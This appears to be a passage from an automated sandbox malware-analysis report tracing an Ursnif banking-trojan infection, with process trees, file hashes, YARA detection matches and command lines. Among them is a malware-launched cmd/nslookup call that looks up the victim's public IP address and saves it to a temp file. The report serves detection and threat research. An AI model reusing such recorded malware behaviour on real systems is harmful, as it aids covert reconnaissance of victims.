MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.606474389.0000021DB8A3E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 6860 Parent PID: 5428

General

Start time:	20:29:14
Start date:	24/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff65ccd0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.487653226.00000271F36BE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.486379509.00000271F3520000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4252 Parent PID: 3440

General

Start time:	20:29:17
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.604897880.000002191323E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 4008 Parent PID: 3440

General

Start time:	20:29:20
Start date:	24/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\21E6.bi1'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4572 Parent PID: 3440

General

Start time:	20:29:21
Start date:	24/11/2020

Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.603117249.000002DACE3AE000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 6368 Parent PID: 4008

General

Start time:	20:29:24
Start date:	24/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 6156 Parent PID: 4008

General

Start time:	20:29:24
Start date:	24/11/2020
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff71ddf0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 1748 Parent PID: 3440

General

Start time:	20:29:24
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.605858605.000001B81C23E000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis